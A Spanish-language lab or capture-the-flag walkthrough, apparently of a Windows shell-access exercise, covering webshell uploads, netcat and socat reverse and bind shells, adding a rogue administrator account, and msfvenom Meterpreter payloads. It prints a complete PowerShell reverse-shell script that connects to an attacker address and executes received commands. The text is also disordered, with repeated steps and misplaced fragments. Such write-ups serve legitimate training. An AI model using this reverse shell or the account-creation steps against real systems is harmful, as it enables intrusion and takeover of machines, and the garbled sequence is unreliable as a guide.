
- Prueba a activar la

php-reverse-shell. ¿Funciona?- Subimos la shell.

- Nos ponemos en escucha.
- Activamos la shell y esperamos la conexión.
 No se puede.
- Subimos la shell.
- Sube una webshell y obtén una reverse shell usando Powershell.

- Subimos la shell.
- Nos ponemos en escucha.
- Cargamos la shell y le metemos el comando que vimos en la tarea 11.

- Esperamos la conexión.

- Subimos la shell.

- El servidor web está corriendo con permisos SYSTEM. Crea un nuevo usuario y añádelo al grupo "administrators", luego inicia sesión por RDP o WinRM.
- Añadimos el usuario nuevo y lo metemos al grupo de administradores.
- Inicio sesión con RDP.

- Añadimos el usuario nuevo y lo metemos al grupo de administradores.
- Experimenta usando socat y netcat para obtener reverse y bind shells en el objetivo Windows.
- Netcat reverse shell.

- Vamos a probar socat.
 Tampoco va, pero podíamos subir un socat en binario precompilado.
- Vamos a subirlo.

- Ya lo tenemos en la máquina.

- No nos deja.

- Puede que tengamos que iniciar sesión como administrador. No era eso.

- Vamos a subir el siguiente archivo y lo llamaremos
reverse.ps1:
- Netcat reverse shell.
powershell
$client = New-Object System.Net.Sockets.TCPClient('<IP>', <PUERTO>);
$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;
$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);
$sendback = (iex $data 2>&1 | Out-String );
$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush();
};
$client.Close();

 6. Crea una shell Meterpreter Windows 64 bits usando msfvenom y súbelo al objetivo. Activa la shell y captúrala con el multi/handler.
- Creamos el payload en msfvenom.

- Lo subimos a la plataforma.



- Nos ponemos en escucha con Metasploit.
- Creamos un archivo que ejecute el archivo que hemos creado.

- Lo subimos y lo ejecutamos.

- No he conseguido estabilizarla de ninguna manera.
- A ver si entrando como admin y ejecutando el código. Para ello voy a crear otro


.execon un puerto diferente.- Entramos con administrador.
- Creamos y cargamos el nuevo archivo.



- Nos ponemos en escucha con multi/handler (antes debemos configurar el payload, como se ve en la última foto).
- Ejecutamos el código.
- Recibimos la shell.

- Si escribimos help nos salen todos los comandos que podemos utilizar.
- Entramos con administrador.
- Crea una shell Meterpreter staged y uno stageless. Intenta capturarlas con netcat. ¿Funciona?

- Creamos la stageless.

- Creamos la staged.
- Subimos las dos.
- Nos ponemos en escucha con
nc.
- La stageless sí funciona.

- La del staged no funciona, habría que capturarla con multi/handler.

- La stageless sí funciona.
- Creamos la stageless.